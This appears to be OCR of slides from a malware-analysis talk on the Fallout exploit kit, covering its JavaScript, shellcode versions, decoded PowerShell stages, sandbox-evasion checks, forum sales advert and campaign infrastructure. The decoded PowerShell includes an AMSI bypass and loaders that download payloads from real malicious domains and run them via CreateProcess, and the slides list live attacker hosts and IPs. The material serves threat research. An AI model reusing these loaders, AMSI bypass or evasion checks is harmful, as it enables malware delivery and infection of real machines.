
- Diffie-Hellman key exchange

```
var lIlll1IIlI = window['l1l1IIlIlI'](l1I1l1['lIlll1IIlI'], 16);    // str_F

// key (str_G) => str_F.modPow(str_C, str_D)
var llIIlI = lIlll1IIlI['ll11IIl'](lll11IlIIIll, lll1II);
var I1Il1I1 = llIIlI['lIlIlll11l'](16);
var IIIIlI1IllII = 32 - I1Il1I1.length;
while (IIIIlI1IllII > 0) {
    I1Il1I1 = '0' + I1Il1I1;
    IIIIlI1IllII--;
}
var II1ll = window['Il1IIllIlI1I']['IIIlI']['II1I1lI1I']['ll1llI1'](I1Il1I1);
var lI1lIl1Ill = window['Il1IIllIlI1I']['IIIlI']['II1I1lI1I']['ll1llI1'](l1ll1);

// aes_decrypt(enc_data, key, iv)
var Il11lII1 = window['Il1IIllIlI1I']['lI11lIl']['l11II11l'](
    l1I1l1['lIlIl1IIl11'],          // enc_data
    II1ll,                          // str_G
    { lI1lIl1Ill: lI1lIl1Ill }      // iv => str_A
);
```

Shellcode Part



Version 1

- Shellcode was further encoded by xor 0x43
- The download URL is hard-coded
- The domain name slandered us
  - "http[:]//naosecgomosec[.]gq

```
79 66   XfA.AAyyyyl:APyI
6F 73   hCxJ:http://naos
DC 69   ecgomosec.gq/Eli
69 67   sions-Riboza-Rig
64 2F   widdy-Heapstead/
42 65   8275tv9/PMJqV/Be
56 35   girdle.cfml?2TV5
66 64   pG=hOqeWMno&OIfd
75 6D   64x=Shallops_Sum
72 76   mative_1050_Parv
73 76   enu...CCCC|2-tsv
```

```
seg000:0000000A ; ---------------------------------------------------------------
seg000:0000000A                 pusha
seg000:0000000B                 jmp     short loc_1E
seg000:0000000D
seg000:0000000D ; =============== S U B R O U T I N E =======================
seg000:0000000D
seg000:0000000D
seg000:0000000D sub_D           proc near               ; CODE XRE
seg000:0000000D                 pop     eax
seg000:0000000E                 mov     ecx, 0BE3h
seg000:00000013
seg000:00000013 loc_13:                                 ; CODE XRE
seg000:00000013                 dec     ecx
seg000:00000014                 xor     byte ptr [eax+ecx], 43h
seg000:00000018                 test    ecx, ecx
seg000:0000001A                 jnz     short loc_13
seg000:0000001C                 jmp     eax
seg000:0000001C sub_D           endp ; sp-analysis failed
seg000:0000001C
seg000:0000001E ; ---------------------------------------------------------------
seg000:0000001E
seg000:0000001E loc_1E:                                 ; CODE XRE
seg000:0000001E                 call    sub_D
seg000:0000001E ; ---------------------------------------------------------------
```

Version 1

- Shellcode API Hash uses ror13AddUpperDllnameHash32

```
def hash_ror13AddUpperDllnameHash32(inString,fName):
    if inString is None:
        return 0
    val = 0
    dllHash = 0
    for i in fName:
        dllHash = ror(dllHash, 0xd, 32)
        b = ord(i)
        if b >= 0x61:
            b -= 0x20
        dllHash += b
        dllHash = 0xffffffff & dllHash
    for i in inString:
        val = ror(val, 0xd, 32)
        val += ord(i)
        val = 0xffffffff & val
    return 0xffffffff & (dllHash + val)
```

https://github.com/fireeye/flare-ida/blob/master/shellcode_hashes

Version 1

- The download malware is encoded
- malware is encoded using xor with hard-coded key
  - "APyfhCxJ"

```
C3 C3 FF FF FF FF 31 3B 41 50 79 66   XfA.ÃÃyyyy1;APyf
3B 68 74 74 70 3A 2F 2F 6E 61 6F 73   hCxJ;http://naos
6D 6F 73 65 63 2E 67 71 2F 45 6C 69   ecgomosec.gq/Eli
73 2D 52 69 62 6F 7A 61 2D 52 69 67   sions-Riboza-Rig
79 2D 48 65 61 70 73 74 65 61 64 2F   widdy-Heapstead/
74 76 39 2F 50 4D 4A 71 56 2F 42 65   8275tv9/PMJqV/Be
6C 65 2E 63 66 6D 6C 3F 32 54 56 35   girdle.cfml?2TV5
4F 71 65 57 4D 6E 6F 26 4F 49 66 64   pG=hOqeWMno&OIfd
53 68 61 6C 6C 6F 70 73 5F 53 75 6D   64x=Shallops_Sum
76 65 5F 31 30 35 30 5F 50 61 72 76   mative_1050_Parv
00 00 43 43 43 43 7C 32 7E 74 73 76   enu...CCCC|2~tsv
35 7E 70 43                           vw|e5~pC
```

Version 2

- Use PowerShell to run malware
  - Powershell.exe -w hidden –noni –enc [base64 encoded str]

```
001D0055  8BF0            MOV ESI,EAX
001D0057  C745 F8 BE3B10E MOV DWORD PTR SS:[EBP-8],EE103BBE
001D005E  E8 F0000000     CALL 001D0153
001D0063  6A 44           PUSH 44
001D0065  8D45 A0         LEA EAX,DWORD PTR SS:[EBP-60]
001D0068  6A 00           PUSH 0
001D006A  50              PUSH EAX
001D006B  FFD7            CALL EDI
001D006D  6A 10           PUSH 10
001D006F  8D45 E4         LEA EAX,DWORD PTR SS:[EBP-1C]
001D0072  C745 A0 4400000 MOV DWORD PTR SS:[EBP-60],44
001D0079  6A 00           PUSH 0
001D007B  50              PUSH EAX

EFL 00000246 (NO,NB,E,
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0
FST 0000  Cond 0 0 0 0
FCW 027F  Prec NEAR,53

Address   Hex dump                 ASCII
001D0216  70 6F 77 65 72 73 68 65  powershe
001D021E  6C 6C 2E 65 78 65 20 2D  ll.exe -
001D0226  77 20 68 69 64 64 65 6E  w hidden
001D022E  20 2D 6E 6F 6E 69 20 2D   -noni -
001D0236  65 6E 63 20 57 77 42 53  enc WwBS
001D023E  41 47 55 41 5A 67 42 64  AGUAZgBd
001D0246  41 43 34 41 51 51 42 7A  AC4AQQBz

0019FD88  000002E4  Σ☻..
0019FD8C  CC0B158C  ï§♂╝
0019FD90  EE103BBE  ╡;►∈
0019FD94  001D0216  _☻#.   ASCII "powershell.exe -w hidden -noni -enc WwB
0019FD98  0019FF40  @ ↓.
0019FD9C  00402006  ↑ @.   RETURN to shellcod.00402006
0019FDA0  0040247B  {$@.   shellcod.<ModuleEntryPoint>
0019FDA4  00000000  ....
```

Version 2

- An RC4 encrypted PowerShell script in Shellcode
  - embedded using a hardcoded key
- The API hash algorithm has changed to dualaccModFFF1Hash

```
def dualaccModFFF1Hash(inString,fName):
    if inString is None:
        return 0

    v4, v8 = 0, 1
    for ltr in inString:
        v8 = (ord(ltr) + v8) % 0x0FFF1
        v4 = (v4 + v8) % 0x0FFF1
    return (v4 << 0x10)|v8
```

https://github.com/fireeye/flare-ida/blob/master/shellcode_hashes

```
for ( i = 0; i < 0x100; ++i )
  v12[i] = i;
LOBYTE(v3) = 0;
for ( j = 0; j < 0x100; ++j )
{
  v5 = v12[j];
  v3 = (unsigned __int8)(v3 + *(_BYTE *)((j & 7) + v1) + v5);
  v12[j] = v12[v3];
  v12[v3] = v5;
}
v6 = a1;
LOBYTE(v7) = 0;
LOBYTE(v8) = 0;
v9 = 0x2000;
do
{
  v13 = v9 - 1;
  v8 = (unsigned __int8)(v8 + 1);
  v10 = v12[v8];
  v7 = (unsigned __int8)(v7 + v12[v8]);
  v12[v8] = v12[v7];
  v9 = v13;
  v12[v7] = v10;
  *v6++ ^= v12[(unsigned __int8)(v10 + v12[v8])];
}
while ( v9 );
return a1;
```

Version 2:Decoded PowerShell

Bypass AMSI

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true);

Add-Type -TypeDefinition "using System;using System.Diagnostics;using System.Runtime.InteropServices;[StructLayout
(LayoutKind.Sequential)]public struct lI1Il11{public IntPtr III1I11;public IntPtr lIl1I1;public uint I111111;public uint ll1l1;}
[StructLayout(LayoutKind.Sequential,CharSet=CharSet.Unicode)]public struct l1III{public uint l11lIlI;public string II1IIll;public
string l1lIIIII;public string l111l;public uint II11I;public uint l11II1I;public uint l11llIIl;public uint I1l1lIl;public uint l1l11;
public uint llIll1;public uint lIll1II;public uint l11lII;public short I1I1I;public short IlIIII;public IntPtr lll111I;public IntPtr
l1IIlI1I;public IntPtr IIIlIII;public IntPtr IllIIIl1;};public static class I1I1l1{[DllImport(""kernel32.dll"",SetLastError=true)]
public static extern bool CreateProcess(string I11lIII,string l1lII,IntPtr II1IIl1,IntPtr lIIl1lll,bool II11l,uint lIlll11,IntPtr
IlIIl1Il,string lllIIIll,ref l1III IllllIl1l,out lI1Il11 lIll1Il);}";

$llll1l11="$env:userprofile\AppData\LocalLow\$(-join((48..57)+(65..90)+(97..122)|Get-Random -Count 8|%{[char]$_})).tmp";
$lllII11l='https://payformyattention.site/pwahW/9106_5993/oUUm?Sorehon=Toughest&bespelled=paddies-pangloss&inclosing=11544';
(New-Object Net.WebClient).DownloadFile($lllII11l,$llll1l11);

$llI1lIII=New-Object l1III;
$llI1lIII.I1I1I=0x0;
$llI1lIII.l11lIlI=[System.Runtime.InteropServices.Marshal]::SizeOf($llI1lIII);
$IIlIIlIl=New-Object lI1Il11;
[I1I1l1]::CreateProcess($llll1l11,$llll1l11,[IntPtr]::Zero,[IntPtr]::Zero,$false,0x00000008,[IntPtr]::Zero,"c:",[ref]$llI1lIII,[ref]
$IIIIIIII)|out-null;
```

Download malware

Run Malware

Version 3

- Shellcode decrypts with RC4 using multiple keys

```
seg000:0000056E                 mov     [ebp+var_40], 33D73322h
seg000:00000575                 mov     [ebp+var_3C], 9B8A9816h
seg000:0000057C                 call    zz_RC4
seg000:00000581                 pop     ecx
```

xrefs to zz_RC4

Direction	Typ	Address	Text
Up	p	zz_main+A9	call zz_RC4
Up	p	zz_main+BB	call zz_RC4
	p	zz_download_and_decode_...	call zz_RC4
Do...	p	zz_download_and_decode_...	call zz_RC4
Do...	p	zz_download_and_decode_...	call zz_RC4
Do...	p	zz_resolve_api+F6	call zz_RC4

OK Cancel Search Help

Version 3

- Encrypted data is near the end of the shellcode
- Encrypted strings
  - **domain**: Download encrypted PowerShell script
  - **Path**: URL path
  - **lpszAgent**: Used for PowerShell script download
  - **HTTP Method**: Used for PowerShell script download
  - **Dll name**: For API calls in shellcode

```
001D00AB   E8 FE020000    CALL 001D03AE
001D00B0   83C6 40        ADD ESI,40
001D00B3   8D4C24 28      LEA ECX,DWORD PTR SS:[ESP+28]
001D00B7   68 80000000    PUSH 80
001D00BC   56             PUSH ESI
001D00BD   E8 EC020000    CALL 001D03AE
001D00C2   FF7424 2C      PUSH DWORD PTR SS:[ESP+2C]
001D00C6   8B4C24 50      MOV ECX,DWORD PTR SS:[ESP+50]
001D00CA   8D4424 48      LEA EAX,DWORD PTR SS:[ESP+48]
001D00CE   FF7424 2C      PUSH DWORD PTR SS:[ESP+2C]
001D00D2   8BD6           MOV EDX,ESI
001D00D4   FF7424 48      PUSH DWORD PTR SS:[ESP+48]
ESI=001D07F6, (ASCII "not-my-guilty.com")
```

```
seg000:000007F6    db  1Ch
seg000:000007F7    db  13h
seg000:000007F8    db 0F0h
seg000:000007F9    db  4Ah ; J
seg000:000007FA    db  7Bh ; {
seg000:000007FB    db 0E1h
seg000:000007FC    db 0A7h
seg000:000007FD    db 0FCh
seg000:000007FE    db  43h ; C
seg000:000007FF    db  26h ; &
seg000:00000800    db    4
seg000:00000801    db  15h
seg000:00000802    db  96h
seg000:00000803    db 0BAh
seg000:00000804    db  7Dh ; }
seg000:00000805    db  1Ch
seg000:00000806    db  3Eh ; >
seg000:00000807    db  54h ; T
seg000:00000808    db 0EAh
seg000:00000809    db 0AFh
seg000:0000080A    db 0A4h
seg000:0000080B    db 0A3h
seg000:0000080C    db 0C3h
seg000:0000080D    db 0ABh
seg000:0000080E    db 0DAh
seg000:0000080F    db  78h ; x
```

Version 3: PowerShell


```
    [DllImport("kernel32.dll",SetLastError=true)]
    public static extern bool CreateProcess(string I1l1Il1I,string l1111,IntPtr lllI111,IntPtr I111IIlI,bool llllll,uint
    III1l1l1,IntPtr l1l1l11l,string lIll1111,ref lI1I1l1l l1111l,out lI111 I111111);
}
"@;

$lIlI1 = "$env:userprofile\AppData\LocalLow\$(-join((48..57)+(65..90)+(97..122)|Get-Random -Count 8|%{[char]$_})).tmp";
$Il11l = 'https://not-my-guilty.com/04_10_1971/beaveries/aoer.phtml';

$cli = (New-Object Net.WebClient);
$cli.Headers['User-Agent'] = 'pqqyW56Fe8W2G7m3';
$cli.DownloadFile($Il11l, $lIlI1);

$llII11l = New-Object lI1I1l1l;
$llII11l.llI11l1 = 0x0;
$llII11l.lI1lI1I = [System.Runtime.InteropServices.Marshal]::SizeOf($llII11l);
$I1111111 = New-Object lI111;
[I1l11lIl]::CreateProcess($lIlI1, $lIlI1, [IntPtr]::Zero, [IntPtr]::Zero, $false, 0x00000008, [IntPtr]::Zero, "c:", [ref]
$llII11l, [ref]$I1111111)|out-null;
```

Version 4

- The decrypt algorithm not changed from v3
  - RC4
- The API hash algorithm not changed
  - dualaccModFFF1Hash
- **Analysis environment detection code added**
  - VM Detection
  - Process detection

Version 4:VM detection

- Check hypervisor presence using CPUID

```
unsigned int __thiscall zz_vm_detect(unsigned int *this)
{
  unsigned int *v1; // edi
  unsigned int result; // eax

  v1 = this;
  _EAX = 1;
  __asm { cpuid }
  result = _ECX >> 31;
  *v1 = _ECX >> 31;
  return result;
}
```

Version 4:Process detection

- **Get Process list**
  - Convert to lowercase
- **compare hashes**
  - 0x3F5406DE
  - 0x25CD0541
  - 0x0F050309
  - 0x161803EC
  - 0x19F3044

```
seg000:000002D3 8B CE                    mov     ecx, esi
seg000:000002D5 E8 06 FF FF FF           call    dualaccModFFF1Hash
seg000:000002DA 5E                       pop     esi
seg000:000002DB 3D DE 06 54 3F           cmp     eax, 3F5406DEh
seg000:000002E0 74 1F                    jz      short loc_301

seg000:000002E2 3D 41 05 CD 25           cmp     eax, 25CD0541h
seg000:000002E7 74 18                    jz      short loc_301

seg000:000002E9 3D 09 03 05 0F           cmp     eax, 0F050309h
seg000:000002EE 74 11                    jz      short loc_301

seg000:000002F0 3D EC 03 18 16           cmp     eax, 161803ECh
seg000:000002F5 74 0A                    jz      short loc_301

seg000:000002F7 3D 4B 04 F3 19           cmp     eax, 19F3044Bh
seg000:000002FC 74 03                    jz      short loc_301

xor     eax, eax
retn

seg000:00000301
seg000:00000301                          loc_301:
seg000:00000301 33 C0                    xor     eax, eax
```

Version 4

- Same algorithm as API hash

```
...
>>> print(hex(dualaccModFFF1Hash("wireshark.exe")))
0x25cd0541
>>> print(hex(dualaccModFFF1Hash("fiddler.exe")))
0x19f3044b
```

Using this method, the presence of the following processes is determined:

```
processhacker.exe
wireshark.exe
ida64.exe
windbg.exe
fiddler.exe
```

https://www.bitdefender.com/files/News/CaseStudies/study/289/Bitdefender-WhitePaper-Fallout.pdf

Version 4

```
try {
    $l1Il1 = [Ref].Assembly;
    $l1Il1lI1IIl = $l1Il1.GetType("System.Management.Automation.AmsiUtils");
    $I1Il11l1Il = $l1Il1lI1IIl.GetField("amsiInitFailed", 'NonPublic,Static');
    $I1Il11l1Il.SetValue($null, $true);
}
catch { };

Add-Type -TypeDefinition "using System;using System.Diagnostics;using System.Runtime.InteropServices;[StructLayout
(LayoutKind.Sequential)]public struct I1lII1Il1{public IntPtr IIlI1;public IntPtr lIl1I1II1l;public uint IIIIIlII;public
uint Il111lIl1I1I;}[StructLayout(LayoutKind.Sequential,CharSet=CharSet.Unicode)]public struct lI1ll1Il1I1l{public uint
IIIlI;public string Il1l1;public string lI1ll;public string Il111IIIl;public uint I1lIl1ll1I;public uint IlIIIl1;public
uint ll11Ill;public uint Il1IlIl1;public uint lIlIII;public uint lI1lIlI;public uint lI1l11;public uint Ill1Il;public short
IlII1;public short IllIll;public IntPtr llIlIlIlI;public IntPtr Ill1IlIlI;public IntPtr IllIlllI1I1;public IntPtr I1III;};
public static class l1Il11III{[DllImport(""kernel32.dll"",SetLastError=true)]public static extern bool CreateProcess(string
IIlIII,string IlIlI,IntPtr I11l1I,IntPtr l1lI1,bool IlI11II1111,uint l111I,IntPtr lIII1IllI,string I1Il1lI,ref lI1ll1Il1I1l
ll11IIl1I,out I1lII1Il1 lII1II);}";

$lll1IllI1 = "$env:userprofile\AppData\LocalLow\$(-join((48..57)+(65..90)+(97..122)|Get-Random -Count 8|%{[char]$_})).tmp";
$I1l11I1 = 'http://beahero4u.com/1950-01-11/O8Zr';
$cli = (New-Object Net.WebClient);
$cli.Headers['User-Agent'] = 'J57P9y1i30M102X5';
$cli.DownloadFile($I1l11I1, $lll1IllI1);
$I1I1l1IIllI1 = New-Object lI1ll1Il1I1l;
$I1I1l1IIllI1.IlII1 = 0x0;
$I1I1l1IIllI1.IIIlI = [System.Runtime.InteropServices.Marshal]::SizeOf($I1I1l1IIllI1);
$IIl1Il1I = New-Object I1lII1Il1;
[l1Il11III]::CreateProcess($lll1IllI1, $lll1IllI1, [IntPtr]::Zero, [IntPtr]::Zero, $false, 0x00000008, [IntPtr]::Zero, "c:",
 [ref]$I1I1l1IIllI1, [ref]$IIl1Il1I) | out-null;
```

Infrastructure

API Information

- Advertisement in the market at the time of appearance

Exploit Fallout

FalloutEK

Yesterday, 08:11 PM

byte

Group: Платная регистрация
Posts: 3
Join Date: Yesterday, 19:40
Пользователь №: 89 105
Activities: другое

Reputation: 2
(0% - хорошо)

We offer a semi-integrated solution for converting your traffic into installations.

EXPLOIT COMMUNICATION

+ High penetration - about 20-30% on the average traffic
+ Separate server and gaskets for each customer
+ Automatic rotation of gaskets as contamination
+ Weekly cleaning
+ Unlimited number of threads
+ Load resistance
+ EXE and DLL
+ API for issuing links
+ External statistics
+ Unique shellcode for each client

API Information

Full statistics

Period	Hits	Loads	Percent
All time	966	362	37.47%
1 minute	22	5	22.73%
10 minutes			
30 minutes			
1 hour			
12 hours			
24 hours			

Statistics by browser

Period: All time

Search:

Browser	Hits	Loads	Percent
Internet Explorer 11.0	628	189	30.1%
Internet Explorer 8.0	208	121	58.17%
Internet Explorer 9.0	65	30	46.15%
Internet Explorer 10.0	34	18	52.94%
Internet Explorer 7.0	8	3	37.5%
Internet Explorer 6.0	20	1	5%

API Information

- **Strange traffic**
  - Casting_IQoption campaign was using v2
  - February 13, 2019
    - Gate was redirecting Fallout

```
</script>
<iframe src="https://suck-my-1-cock.website/5715-Diagnoses/03-04-2000/amarity?q7mP=16-08-2015&hix=2911"></iframe>
```

  - February 14, 2019
    - Gate was returning PHP Error

```
</script>
<br />
<b>Warning</b>:  file_get_contents(http://185.232.29.198:8888/ugapi/eQZ7MDQPb3tDlayMk6yNkMeqJlfAr9x8aa9klltZUjAc):
failed to open stream: HTTP request failed! HTTP/1.1 404 Not Found
 in <b>/var/www/html/amazon/1/index.php</b> on line <b>30</b><br />
<iframe src=""></iframe>
```

Related IP

- 185.232.29.198
  - f18c190a594e2769be410f5d3174e281646ac983a7faca139903117c4ae49a9b
    - 185.232.28.195 ~ 198
    - 185.232.29.195 ~ 201

- "justinstalledpanel.com"

Passive DNS Replication ⓘ

Date resolved	Domain
2018-09-10	la003ed7.justinstalledpanel.com
2018-09-04	l39896ca.justinstalledpanel.com

Campaigns

Tester

- Before being sold in the market
  - Maybe related to Fallout creator
- Malware
  - SmokeLoader
    - CoalaBot
    - Unknown Bot

#	Result	Protocol	Host	URL	Body	Comments
22	200	HTTP	cobalten.com	/?auction_id=6c271067-7...	675	
23	302	HTTP	107.170.215.53	/workt/trkmix.php?device...	81	
24	302	HTTP	huli.cf	/v3	0	
25	200	HTTP	naosecgomosec.gq	/Xh8WBP/Unclamp-6401-...	51,173	

HookAds

- Very famous campaign
  - Reported use of other Exploit Kits
    - RIG, Spelevo, Magnitude
  - Not campaign? Traffic generator?

- Using many types of malware

Progress Telerik Fiddler Web Debugger - EKFiddle v.0.9.3.4

File Edit Rules Tools View Help Links

QuickSave UI mode VPN Proxy Import SAZ/PCAP Update/View Regexes Run Regexes Clear Markings WinConfig

#	Result	Protocol	Host	URL	Body	Comments
1	200	HTTP	datitngforllives.info	/?act-mix&source=120051.440775	8,466	HookAds Campaign
2	200	HTTPS	www.abrcizanie.pro	/unlimited/aboutus	5,527	HookAds Campaign
3	200	HTTP	pickupmaster.fun	/ZkMB47spN/caroid-meithei-Unlacing/07-1...	54,816	Fallout EK
4	200	HTTP	pickupmaster.fun	/Z86hozzc/entities_shakings_Fishpole_gar...	268,288	Fallout EK

MakeMoney

- Very active campaign in 2019
- Sometimes using RIG Exploit Kit
- Using many types of malware

Progress Telerik Fiddler Web Debugger - EKFiddle v.0.9.3.2

File Edit Rules Tools View Help Links

QuickSave UI mode VPN Proxy Import SAZ/PCAP Update/View Regexes Run Regexes Clear Markings WinConfig Replay

